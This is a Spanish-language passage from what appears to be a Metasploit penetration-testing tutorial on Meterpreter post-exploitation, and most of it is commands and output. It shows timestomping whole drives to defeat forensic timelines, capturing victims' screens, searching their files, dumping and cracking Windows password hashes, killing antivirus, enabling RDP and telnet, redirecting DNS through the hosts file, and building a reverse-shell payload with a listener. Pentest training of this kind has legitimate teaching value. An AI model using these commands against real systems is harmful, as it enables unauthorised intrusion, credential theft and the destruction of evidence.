100666/rw-rw-rw-  61440   fil   Wed Dec 31 19:00:00 -0500 1969
LsaExt.dll
100777/rwxrwxrwx  188416  fil   Wed Dec 31 19:00:00 -0500 1969
FwDump.exe
100777/rwxrwxrwx  45056   fil   Wed Dec 31 19:00:00 -0500 1969
pwservice.exe
100666/rw-rw-rw-  27      fil   Wed Dec 31 19:00:00 -0500 1969
sample.txt
meterpreter > cd ..

```

Vale... con nuestros archivos subidos, ahora vamos a ejecutar timestamp sobre los archivos para despistar a cualquier posible investigador.

```

meterpreter > timestamp antiviruspwdump.exe -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed     : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirusLsaExt.dll -v
Modified      : Sun May 03 05:35:56 -0400 2009
Accessed     : Sun May 03 05:35:56 -0400 2009
Created       : Sun May 03 05:35:56 -0400 2009
Entry Modified: Sun May 03 05:35:56 -0400 2009
meterpreter > timestamp antivirus -r
[*] Blanking directory MACE attributes on antivirus

meterpreter > ls
[-] Error running command ls: bignum too big to convert into
`long'However, there is something to consider in this case. We have
hidden when an action occurred, yet it will still be very obvious to
an investigator where activity was happening.
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/consol
e/command_dispatcher/stdapi/fs.rb:237:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/consol
e/command_dispatcher/stdapi/fs.rb:230:in
`each'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/consol
e/command_dispatcher/stdapi/fs.rb:230:in
`cmd_ls'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.
rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb
:234:in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter

```

Como puede verse, meterpreter ya no puede obtener un listado del directorios apropiado.

Sin embargo, hay algo a considerarse en este caso. Hemos escondido bien el cuando una acción se produjo, pero, todavía estará muy claro para un investigador la actividad que ha sucedido. ¿Qué haríamos si quisiésemos ocultar, tanto como cuando fue subido una caja de herramientas como donde fue subido?

La forma más fácil de abordar esta cuestión es poner a cero los tiempos de la unidad completa. Esto hará que el trabajo del investigador sea muy, muy difícil, ya que el típico análisis de línea de tiempo no será posible. Veamos, primero vamos a mirar a nuestro directorio WINNT\system32.

Name	Modified	Created	Accessed
setupact	2/19/21086 4:53 AM	3/15/2105 7:00 PM	
setupapi	12/7/2105 7:00 PM	2/19/21086 4:53 AM	
setuperr	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
setuplog	2/19/21086 4:53 AM	3/7/2106 7:00 PM	
Soap Bubbles	2/19/21086 4:53 AM	4/15/2027 7:00 PM	
Sti_Trace	1/7/1980 7:00 PM	5/15/2078 7:00 PM	
system	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
TASKMAN	3/7/2106 7:00 PM	5/3/2009 3:56 AM	
twain.dll	7/23/2105 7:00 PM	5/3/2009 3:56 AM	
twain_32.dll	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
twunk_16	2/7/2056 7:00 PM	5/3/2009 3:56 AM	
twunk_32	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
upwizun	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
vb	3/7/2021 7:00 PM	2/19/21086 4:53 AM	
vbaddin	5/23/2106 7:00 PM	2/19/21086 4:53 AM	
vmmreg32.dll	5/23/2106 7:00 PM	5/3/2009 3:56 AM	
welcome	5/15/2056 7:00 PM	5/3/2009 4:01 AM	
welcome	2/19/21086 4:53 AM	7/15/2080 7:00 PM	
win	2/19/21086 4:53 AM	10/7/2106 7:00 PM	
winhelp	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
winhlp32	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
winrep	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
Zapotec	2/19/21086 4:53 AM	2/19/21086 4:53 AM	

Ok, todo parece normal, para nosotros, claro. Ahora, le vamos a agitar un poco el sistema de ficheros hasta quedar este muy mal!

```
meterpreter > pwd
C:\WINNT\antivirus
meterpreter > cd ../..
meterpreter > pwd
C:
meterpreter > ls

Listing: C:\=====
====

Mode          Size      Type  Last modified
Name
----          ----      ---   -----
-
100777/rwxrwxrwx  0       fil   Wed Dec 31 19:00:00 -0500 1969
AUTOEXEC.BAT
```

```

100666/rw-rw-rw- 0 fil Wed Dec 31 19:00:00 -0500 1969
CONFIG.SYS
40777/rwxrwxrwx 0 dir Wed Dec 31 19:00:00 -0500 1969
Documents and Settings
100444/r--r--r-- 0 fil Wed Dec 31 19:00:00 -0500 1969
IO.SYS
100444/r--r--r-- 0 fil Wed Dec 31 19:00:00 -0500 1969
MSDOS.SYS
100555/r-xr-xr-x 34468 fil Wed Dec 31 19:00:00 -0500 1969
NTDETECT.COM
40555/r-xr-xr-x 0 dir Wed Dec 31 19:00:00 -0500 1969
Program Files
40777/rwxrwxrwx 0 dir Wed Dec 31 19:00:00 -0500 1969
RECYCLER
40777/rwxrwxrwx 0 dir Wed Dec 31 19:00:00 -0500 1969
System Volume Information
40777/rwxrwxrwx 0 dir Wed Dec 31 19:00:00 -0500 1969
WINNT
100555/r-xr-xr-x 148992 fil Wed Dec 31 19:00:00 -0500 1969
arcldr.exe
100555/r-xr-xr-x 162816 fil Wed Dec 31 19:00:00 -0500 1969
arcsetup.exe
100666/rw-rw-rw- 192 fil Wed Dec 31 19:00:00 -0500 1969
boot.ini
100444/r--r--r-- 214416 fil Wed Dec 31 19:00:00 -0500 1969
ntldr
100666/rw-rw-rw- 402653184 fil Wed Dec 31 19:00:00 -0500 1969
pagefile.sys

meterpreter > timestamp C:\ -r
[*] Blanking directory MACE attributes on C:\

meterpreter > ls
[-] Error running command ls: bignum too big to convert into `long'
/pentest/exploits/framework3/lib/rex/post/file_stat.rb:66:in
`at'/pentest/exploits/framework3/lib/rex

/post/file_stat.rb:66:in
`mtime'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/stdapi/fs.rb:237:in
/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:
in `run'./msfconsole:82

```

Así, Luego que.. ¿Windows no lo ve?

Name	Modified	Created	Accessed
setupact	2/19/21086 4:53 AM	3/15/2105 7:00 PM	
setupapi	12/7/2105 7:00 PM	2/19/21086 4:53 AM	
setuperr	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
setuplog	2/19/21086 4:53 AM	3/7/2106 7:00 PM	
Soap Bubbles	2/19/21086 4:53 AM	4/15/2027 7:00 PM	
Sti_Trace	1/7/1980 7:00 PM	5/15/2078 7:00 PM	
system	2/19/21086 4:53 AM	2/19/21086 4:53 AM	
TASKMAN	3/7/2106 7:00 PM	5/3/2009 3:56 AM	
twain.dll	7/23/2105 7:00 PM	5/3/2009 3:56 AM	
twain_32.dll	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
twunk_16	2/7/2056 7:00 PM	5/3/2009 3:56 AM	
twunk_32	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
upwizun	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
vb	3/7/2021 7:00 PM	2/19/21086 4:53 AM	
vbaddin	5/23/2106 7:00 PM	2/19/21086 4:53 AM	
vmmreg32.dll	5/23/2106 7:00 PM	5/3/2009 3:56 AM	
welcome	5/15/2056 7:00 PM	5/3/2009 4:01 AM	
welcome	2/19/21086 4:53 AM	7/15/2080 7:00 PM	
win	2/19/21086 4:53 AM	10/7/2106 7:00 PM	
winhelp	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
winhelp32	4/7/2053 7:00 PM	5/3/2009 3:56 AM	
winrep	2/19/21086 4:53 AM	5/3/2009 3:56 AM	
Zapotec	2/19/21086 4:53 AM	2/19/21086 4:53 AM	

Increíble. Windows no tiene idea de lo que está pasando (vamos que ni se empana), y muestra las fechas locas por todos los lados.

Aunque; no te emociones ni confíes mucho. Porqué al realizar esta acción dejas en evidencia que algo raro ha ocurrido en el sistema. Además, existen muchas fuentes distintas con información sobre tiempos en un sistema Windows. Si un investigador forense, se encontró con un sistema que ha sido modificado de esta manera, correrá hacia estas fuentes de información alternativas. Sin embargo, el costo de la realización de la investigación acaba de incrementarse considerablemente.

## Captura de pantalla

### Captura de pantalla

Con la última actualización de Metasploit Framework (3,3) se incremento un trabajo bastante excepcional desde el equipo de desarrollo de Metasploit. Hemos aprendido mucho en capítulos anteriores sobre el impresionante poder de Meterpreter. Pero aun queda mas... otra característica adicional es la capacidad de capturar el escritorio de las víctimas y guardarlos en el sistema. Echemos un vistazo a cómo funciona esto. Se supone que ya tiene una shell con meterpreter, ahora vamos a echar un vistazo a lo que está en la pantalla de las víctimas.

```
[*] Started bind handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:34117 ->
192.168.1.104:4444)
```

```
meterpreter > ps
```

```
Process list
=====
```

PID	Name	Path
180	notepad.exe	C:\WINDOWS\system32\notepad.exe
248	snmp.exe	C:\WINDOWS\System32\snmp.exe
260	Explorer.EXE	C:\WINDOWS\Explorer.EXE
284	surgemail.exe	c:\surgemail\surgemail.exe
332	VMwareService.exe	C:\Program Files\VMware\VMware
	Tools\VMwareService.exe	
612	VMwareTray.exe	C:\Program Files\VMware\VMware
	Tools\VMwareTray.exe	
620	VMwareUser.exe	C:\Program Files\VMware\VMware
	Tools\VMwareUser.exe	
648	ctfmon.exe	C:\WINDOWS\system32\ctfmon.exe
664	GrooveMonitor.exe	C:\Program Files\Microsoft
	Office\Office12\GrooveMonitor.exe	
728	WZCSLDR2.exe	C:\Program Files\ANI\ANIWZCS2
	Service\WZCSLDR2.exe	
736	jusched.exe	C:\Program
	Files\Java\jre6\bin\jusched.exe	
756	msmsgs.exe	C:\Program Files\Messenger\msmsgs.exe
816	smss.exe	\SystemRoot\System32\smss.exe
832	alg.exe	C:\WINDOWS\System32\alg.exe
904	csrss.exe	\??\C:\WINDOWS\system32\csrss.exe
928	winlogon.exe	\??\C:\WINDOWS\system32\winlogon.exe
972	services.exe	C:\WINDOWS\system32\services.exe
984	lsass.exe	C:\WINDOWS\system32\lsass.exe
1152	vmacthlp.exe	C:\Program Files\VMware\VMware
	Tools\vmacthlp.exe	
1164	svchost.exe	C:\WINDOWS\system32\svchost.exe
1276	nwauth.exe	c:\surgemail\ nwauth.exe
1296	svchost.exe	C:\WINDOWS\system32\svchost.exe
1404	svchost.exe	C:\WINDOWS\System32\svchost.exe
1500	svchost.exe	C:\WINDOWS\system32\svchost.exe
1652	svchost.exe	C:\WINDOWS\system32\svchost.exe
1796	spoolsv.exe	C:\WINDOWS\system32\spoolsv.exe
1912	3proxy.exe	C:\3proxy\bin\3proxy.exe
2024	jqs.exe	C:\Program Files\Java\jre6\bin\jqs.exe
2188	swatch.exe	c:\surgemail\ swatch.exe
2444	iexplore.exe	C:\Program Files\Internet
	Explorer\iexplore.exe	
3004	cmd.exe	C:\WINDOWS\system32\cmd.exe
 meterpreter > migrate 260		
[*] Migrating to 260...		
[*] Migration completed successfully.		
meterpreter > use espi		
Loading extension espi...success.		
meterpreter > screenshot /tmp/moo.bmp		
[*] Image saved to /tmp/moo.bmp		
Opening browser to image...		

Podemos ver su eficacia migrando al explorer, pero asegúrese de que el proceso que está en su meterpreter tiene acceso a computadoras de escritorio, activadas, caso contrario esto no funcionará. Echemos una ojeada en el escritorio de las víctimas.

## Búsqueda de Contenido

### Busqueda de Contenido

El filtrado de información es una de las más grandes amenazas con que las corporaciones se enfrentan, y buena parte puede prevenirse educando a los usuarios para que aseguren adecuadamente sus datos. Los usuarios frecuentemente guardan datos en sus estaciones de trabajo locales en lugar de hacerlo en los servidores corporativos donde hay un mayor control.

Meterpreter tiene una función de búsqueda que, por defecto, rastreara todas las unidades del ordenador comprometido en busca de ficheros de tu elección.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.

OPTIONS:
-d   The directory/drive to begin searching from. Leave empty to
search all drives. (Default: )
-f   The file pattern glob to search for. (e.g. *secret*.doc?)
-h   Help Banner.
-r   Recursively search sub directories. (Default: true)
```

Para correr una búsqueda de todos los archivos jpeg en el ordenador, simplemente ejecuta el comando 'search' con el modificador '-f' y dile que tipo de archivo buscas.

```
meterpreter > search -f *.jpg
Found 418 results...
...snip...
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Blue hills.jpg (28521 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Sunset.jpg (71189 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Water lilies.jpg (83794 bytes)
c:\Documents and Settings\All Users\Documents\My Pictures\Sample
Pictures\Winter.jpg (105542 bytes)
...snip...
```

Buscar en un ordenador entero puede tomar mucho tiempo, y hay una posibilidad de que un usuario observador pueda darse cuenta de que su disco duro está trabajando constantemente. Podemos reducir el tiempo de búsqueda apuntandolo a un directorio de inicio y dejandolo correr.

```
meterpreter > search -d c:\\documents\\ and\\
settings\\administrator\\desktop\\ -f *.pdf
Found 2 results...
    c:\\documents and settings\\administrator\\desktop\\operations_plan.pdf
(244066 bytes)
    c:\\documents and settings\\administrator\\desktop\\budget.pdf (244066
bytes)
meterpreter >
```

Ejecutando la busqueda de esta manera, notaras un aumento notable de la velocidad en el tiempo que tarda en completarse.

## John The Ripper

### John The Ripper

El modulo John The Ripper se utiliza para identificar contraseñas debiles que se han adquirido por medio de archivos hash (loot) o hashes LANMAN/NTLM en bruto (hashdump). El objetivo de este modulo es encontrar contraseñas triviales en un corto periodo de tiempo. Para romper contraseñas complejas o utilizar diccionarios grandes, John The Ripper deberia utilizarse desde fuera de Metasploit. Esta version inicial solamente maneja credenciales LM/NTLM de hashdump y utiliza el wordlist y las reglas estandar.

Antes de utilizar JTR en Metasploit, debes determinar la contraseña postgresql generada aleatoriamente por BT5.

```
root@bt:~# cat /opt/framework3/config/database.yml
production:
  adapter: postgresql
  database: msf3
  username: msf3
  password: 8b826ac0
  host: 127.0.0.1
  port: 7175
  pool: 75
  timeout: 5
```

Una vez tienes las credenciales de la base de datos, necesitaras conectar a ella para volcar los hashes de la maquina.

```
msf auxiliary(handler) > db_connect
msf3:8b826ac0@127.0.0.1:7175/msf3
msf auxiliary(handler) > use post/windows/gather/hashdump
msf post(hashdump) > set session 1
session => 1
msf post(hashdump) > run
[*] Obtaining the boot key...
```

```
[*] Calculating the hboot key using SYSKEY
bffad2dcc991597aaa19f90e8bc4ee00...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:cb5f77772e5178b77b9fdb79429286db:b78fe104983b5c754a2
7c1784544fda7:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::

HelpAssistant:1000:810185b1c0dd86dd756d138f54162df8:7b8f23708aec7107bf
df0925dbb2fed7:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:8be4bbf2ad7bd7c
ec4e1cdddcd4b052e:::

rAWjAW:1003:aad3b435b51404eeaad3b435b51404ee:117a2f6059824c686e7a16a13
7768a20:::

rAWjAW2:1004:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd8
30b7586c:::

[*] Post module execution completed
msf post(hashdump) > use auxiliary/analyze/jtr_crack_fast
msf auxiliary(jtr_crack_fast) > run
[*] Seeded the password database with 8 words...
guesses: 3  time: 0:00:00:04 DONE (Sat Jul 16 19:59:04 2011)  c/s:
12951K  trying: WIZ1900 - ZZZ1900
Warning: passwords printed above might be partial and not be all
those cracked
Use the "--show" option to display all of the cracked passwords
reliably
[*] Output: Loaded 7 password hashes with no different salts (LM DES
[128/128 BS SSE2])
[*] Output: D          (cred_6:2)
[*] Output: PASSWOR    (cred_6:1)
[*] Output: GG         (cred_1:2)
Warning: mixed-case charset, but the current hash type is case-
insensitive;
some candidate passwords may be unnecessarily tried more than once.
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:10 2011)  c/s:
44256K  trying: ||V} - |||}
Warning: passwords printed above might be partial and not be all
those cracked
Use the "--show" option to display all of the cracked passwords
reliably
[*] Output: Loaded 7 password hashes with no different salts (LM DES
[128/128 BS SSE2])
[*] Output: Remaining 4 password hashes with no different salts
[*] Output: (cred_2)
```

```
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:10 2011)  c/s:
6666K  trying: 89093 - 89092
[*] Output: Loaded 7 password hashes with no different salts (LM DES
[128/128 BS SSE2])
[*] Output: Remaining 3 password hashes with no different salts
guesses: 1  time: 0:00:00:11 DONE (Sat Jul 16 19:59:21 2011)  c/s:
29609K  trying: zwingli1900 - password1900
Use the "--show" option to display all of the cracked passwords
reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4
[128/128 SSE2 + 32/32])
[*] Output: password      (cred_6)
guesses: 1  time: 0:00:00:05 DONE (Sat Jul 16 19:59:27 2011)  c/s:
64816K  trying: |||
Use the "--show" option to display all of the cracked passwords
reliably
[*] Output: Loaded 6 password hashes with no different salts (NT MD4
[128/128 SSE2 + 32/32])
[*] Output: Remaining 5 password hashes with no different salts
[*] Output: (cred_2)
guesses: 0  time: 0:00:00:00 DONE (Sat Jul 16 19:59:27 2011)  c/s:
7407K  trying: 89030 - 89092
[*] Output: Loaded 6 password hashes with no different salts (NT MD4
[128/128 SSE2 + 32/32])
[*] Output: Remaining 4 password hashes with no different salts
[+] Cracked: Guest: (192.168.184.134:445)
[+] Cracked: rAWjAW2:password (192.168.184.134:445)
[*] Auxiliary module execution completed
msf auxiliary(jtr_crack_fast) >
```

## Scripting en Meterpreter

### ESCRIBIENDO TU PROPIO SCANNER

Una de las características más potentes de Meterpreter es la versatilidad y la facilidad de añadir características adicionales. Esto se logra a través del entorno de programación Meterpreter. Esta sección cubre la automatización de tareas en una sesión Meterpreter a través de la utilización de este entorno de programación, ¿cómo usted puede tomar ventaja de secuencias de comandos Meterpreter, y cómo escribir sus propios scripts para resolver sus necesidades únicas?.

Antes de comenzar con esto, vale la pena mencionar las muchas otras cosas que abarca. Al igual que todo el marco Metasploit, los scripts que se escriben en formato ejecutable ruby **.(rb)** en Ruby y ubicado en el directorio principal de Metasploit en scripts / meterpreter. Si usted no está familiarizado con Ruby, un gran recurso para el aprendizaje de rubí es el libro en línea "de programación Ruby"<http://www.rubycentral.com/book/>.

**Nota:**Estas páginas las coloco yo como un adicional para la mejor comprensión del entorno del Ruby ya que lastimosamente a mi no me sirvio de mucho la fuente que cita en el documento original., espero les sirva:

**Dar un vistazo rápido a ruby y entenderlo un poco en tan solo 20 minutos minitutorial.**

<http://www.ruby-lang.org/es/documentation/quickstart/>

**Documentación general organizada por temas de ruby, totalmente en español**

<http://www.ruby-lang.org/es/documentation/>

**Comparando ruby con PHP "para programadores"**

<http://www.ruby-lang.org/es/documentation/ruby-from-other-languages/to-ruby-from-php/>

Antes de comenzar, por favor, tómese unos minutos para revisar el actual repositorio de scripts en

Meterpreter <http://dev.metasploit.com/redmine/projects/framework/repository/show/scripts/meterpreter>. Este es un gran recurso a utilizar para ver cómo otros se acercan a los problemas y, posiblemente orientarnos e inclusive pedir prestado el código que pueden ser de utilidad para usted.

## Secuencias de comandos existentes Meterpreter

## Secuencias de comandos existentes Meterpreter

Metasploit viene con variadas secuencias de comandos útiles que pueden ayudar en el Metasploit Framework. Estos scripts son normalmente realizadas por terceros y, finalmente, aprobada en el repositorio de subversión. Vamos a recorrer algunos de ellos y caminando a través de ellos para ver cómo los puede utilizar en su propia prueba de penetración.

Los scripts se mencionan a continuación están destinados a ser utilizados con una sesión Meterpreter después del comprometimiento con éxito de un objetivo. Una vez que usted ha ganado una sesión con el objetivo de poder utilizar estas secuencias de comandos que mejor se adapte a sus necesidades.

El script 'checkvmm', como su nombre indica muestra si usted está trabajando con una Maquina virtual. Esta información puede ser muy útil.

```
meterpreter > run checkvmm  
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....  
[*] This is a VMware Workstation/Fusion Virtual Machine
```

Los controles del script 'getcountermeasure' muestran la configuración de seguridad en el sistema que se puede deshabilitar a las víctimas y otras medidas de seguridad tales como A / V, Firewall, y mucho más:

```
meterpreter > run getcountermeasure  
[*] Running Getcountermeasure on the target...
```

```
[*] Checking for countermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*] -----
[*]     Operational mode          = Disable
[*]     Exception mode           = Enable
[*]
[*]     Standard profile configuration:
[*] -----
[*]     Operational mode          = Disable
[*]     Exception mode           = Enable
[*]
[*]     Local Area Connection 6 firewall configuration:
[*] -----
[*]     Operational mode          = Disable
[*]
[*] Checking DEP Support Policy...
```

El script 'getgui' se utiliza para habilitar RDP en un sistema de destino si está deshabilitado. (Es usado para conexiones remotas, escritorio remoto)

```
meterpreter > run getgui

Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u -p
```

OPTIONS:

```
-e   Enable RDP only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.
```

```
meterpreter > run getgui -e
```

```
[*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] Terminal Services service is already set to auto
[*] Opening port in local firewall if necessary
```

El script 'getteln' se utiliza para habilitar telnet a la víctima si está deshabilitado.

```
meterpreter > run gettelnet

Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u -p

OPTIONS:

-e   Enable Telnet Server only.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.

meterpreter > run gettelnet -e

[*] Windows Telnet Server Enabler Meterpreter Script
[*] Setting Telnet Server Services service startup mode
[*] The Telnet Server Services service is not set to auto, changing
it to auto ...
[*] Opening port in local firewall if necessary
```

El script 'KillAV' se puede utilizar para deshabilitar los programas antivirus más ejecuta como un servicio en un objetivo.

```
meterpreter > run killav

[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
```

El script 'get\_local\_subnets' se utiliza para obtener la máscara de subred local de una víctima.

Esto puede ser muy útil la información a tener para girar.

```
meterpreter > run get_local_subnets

Local subnet: 10.211.55.0/255.255.255.0
```

La secuencia de comandos 'hostsedit' Meterpreter es para agregar las entradas a los anfitriones de archivos de Windows. Puesto que Windows comprobará el archivo de hosts primero en lugar del servidor DNS configurado, también contribuirá a desviar el tráfico a una entrada o entradas falsas. Cualquiera de una sola entrada se puede proporcionar o una serie de entradas se puede proporcionar un archivo que contiene una entrada por línea.

```
meterpreter > run hostsedit
```

OPTIONS:

```
-e Host entry in the format of IP,Hostname.  
-h Help Options.  
-l Text file with list of entries in the format of IP,Hostname. One  
per line.
```

Example:

```
run hostsedit -e 127.0.0.1,google.com  
run hostsedit -l /tmp/fakednsentries.txt  
  
meterpreter > run hostsedit -e 10.211.55.162,www.microsoft.com  
[*] Making Backup of the hosts file.  
[*] Backup located in  
C:\WINDOWS\System32\drivers\etc\hosts62497.back  
[*] Adding Record for Host www.microsoft.com with IP 10.211.55.162  
[*] Clearing the DNS Cache
```

La secuencia de comandos 'remotewinenum' van a enumerar la información del sistema a través de wmic víctima. Tome nota que estos sucesos son almacenados, quizas nos toque borrar huellas lluego despues de usar este script.

```
meterpreter > run remotewinenum
```

```
Remote Windows Enumeration Meterpreter Script  
This script will enumerate windows hosts in the target environment  
given a username and password or using the credential under which  
Meterpreter is running using WMI wmic windows native tool.  
Usage:
```

OPTIONS:

```
-h Help menu.  
-p Password of user on target system  
-t The target address  
-u User on the target system (If not provided it will use  
credential of process)
```

```
meterpreter > run remotewinenum -u administrator -p ihazpassword -t  
10.211.55.128
```

```
[*] Saving report to  
/root/.msf3/logs/remotewinenum/10.211.55.128_20090711.0142  
[*] Running WMIC Commands ....  
[*]     running command wimic environment list  
[*]     running command wimic share list  
[*]     running command wimic nicconfig list  
[*]     running command wimic computersystem list
```

```
[*]      running command wimic useraccount list
[*]      running command wimic group list
[*]      running command wimic sysaccount list
[*]      running command wimic volume list brief
[*]      running command wimic logicaldisk get
description,filesystem,name,size
[*]      running command wimic netlogin get
name,lastlogon,badpasswordcount
[*]      running command wimic netclient list brief
[*]      running command wimic netuse get
name,username,connectiontype,localname
[*]      running command wimic share get name,path
[*]      running command wimic nteventlog get path,filename,writeable
[*]      running command wimic service list brief
[*]      running command wimic process list brief
[*]      running command wimic startup list full
[*]      running command wimic rdtoggle list
[*]      running command wimic product get name,version
[*]      running command wimic qfe list
```

El script 'winenum' hace de una herramienta muy detallada enumeración de las ventanas.  
Volcado de ficheros, hashes y mucho más.

```
meterpreter > run winenum

[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to
/root/.msf3/logs/winenum/10.211.55.128_20090711.0514-
99271/10.211.55.128_20090711.0514-99271.txt
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]      running command cmd.exe /c set
[*]      running command arp -a
[*]      running command ipconfig /all
[*]      running command ipconfig /displaydns
[*]      running command route print
[*]      running command net view
[*]      running command netstat -nao
[*]      running command netstat -vb
[*]      running command netstat -ns
[*]      running command net accounts
[*]      running command net accounts /domain
[*]      running command net session
[*]      running command net share
[*]      running command net group
[*]      running command net user
```

```
[*]      running command net localgroup
[*]      running command net localgroup administrators
[*]      running command net group administrators
[*]      running command net view /domain
[*]      running command netsh firewall show config
[*]      running command tasklist /svc
[*]      running command tasklist /m
[*]      running command gpresult /SCOPE COMPUTER /z
[*]      running command gpresult /SCOPE USER /z
[*] Running WMIC Commands ....
[*]      running command wmic computersystem list brief
[*]      running command wmic useraccount list
[*]      running command wmic group list
[*]      running command wmic service list brief
[*]      running command wmic volume list brief
[*]      running command wmic logicaldisk get
description,filesystem,name,size
[*]      running command wmic netlogin get
name,lastlogon,badpasswordcount
[*]      running command wmic netclient list brief
[*]      running command wmic netuse get
name,username,connectiontype,localname
[*]      running command wmic share get name,path
[*]      running command wmic nteventlog get path,filename,writeable
[*]      running command wmic process list brief
[*]      running command wmic startup list full
[*]      running command wmic rdtoggle list
[*]      running command wmic product get name,version
[*]      running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

El script 'scraper' puede mostrar información del sistema mas profundamente, incluyendo todo el Registro. Los resultados de este comando se guardan en /root/.msf3/logs/scraper/10.211.55.128:4444...

```
meterpreter > run scraper

[*] New session on 10.211.55.128:4444...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\LQTEhIqo.reg)
[*] Cleaning HKCU
```

```
[*] Exporting HKLM  
[*] Downloading HKLM (C:\WINDOWS\TEMP\GHMUDVWt.reg)
```

De los ejemplos de arriba podemos ver que hay varios script "secuencias de comandos" Meterpreter que nosotros podemos utilizar para enumerar mucha información, desactivar el nosotros el anti-virus, habilitar RDP, y mucho mucho más ..

## La configuración del entorno

### Escribiendo Script Meterpreter

Hay algunas cosas que necesitas tener en mente al crear un script meterpreter nuevo.

- \* No todas las versiones de Windows son los mismo.
- \* Algunas versiones de Windows tienen las contramedidas de seguridad para algunos de los comandos
- \* No todas las herramientas de línea de comandos se encuentran en todas las versiones de Windows.
- \* Algunas de las herramientas de línea de comando varían dependiendo de la versión de Windows

En pocas palabras, las mismas limitaciones que tiene cuando se trabaja con métodos de explotación estándar. MSF puede ser de gran ayuda, pero no puede cambiar los fundamentos de ese objetivo. Teniendo esto en cuenta puede ahorrar un montón de frustración en el camino. Así que sigue la versión de su blanco y el Service Pack de Windows en mente, y construir al mismo.

Para nuestros propósitos, vamos a crear una independiente binaria que se ejecuta en el sistema de destino que va a crear un shell inversa Meterpreter de vuelta a nosotros. Esto descarta cualquier problema con un exploit a medida que trabajamos a través de nuestro desarrollo de guiones.

```
root@bt4:~# cd /pentest/exploits/framework3/  
root@bt4:/pentest/exploits/framework3# ./msfpayload  
windows/meterpreter/reverse_tcp LHOST=192.168.1.184 X >  
Meterpreter.exe  
Created by msfpayload (http://www.metasploit.com).  
Payload: windows/meterpreter/reverse_tcp  
Length: 310  
Options: LHOST=192.168.1.184
```

Maravilloso. Ahora, movemos el ejecutable para nuestra máquina Windows que será nuestro objetivo para el guión que vamos a escribir. Sólo tenemos que crear nuestro oyente. Para ello, vamos a crear un pequeño script para poner en marcha múltiples controlador para nosotros.

```
root@bt4:/pentest/exploits/framework3# touch meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo use exploit/multi/handler
>> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set PAYLOAD
windows/meterpreter/reverse_tcp >> meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set LHOST 192.168.1.184 >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo set ExitOnSession false >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# echo exploit -j -z >>
meterpreter.rc
root@bt4:/pentest/exploits/framework3# cat meterpreter.rc
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.1.184
set ExitOnSession false
exploit -j -z
```

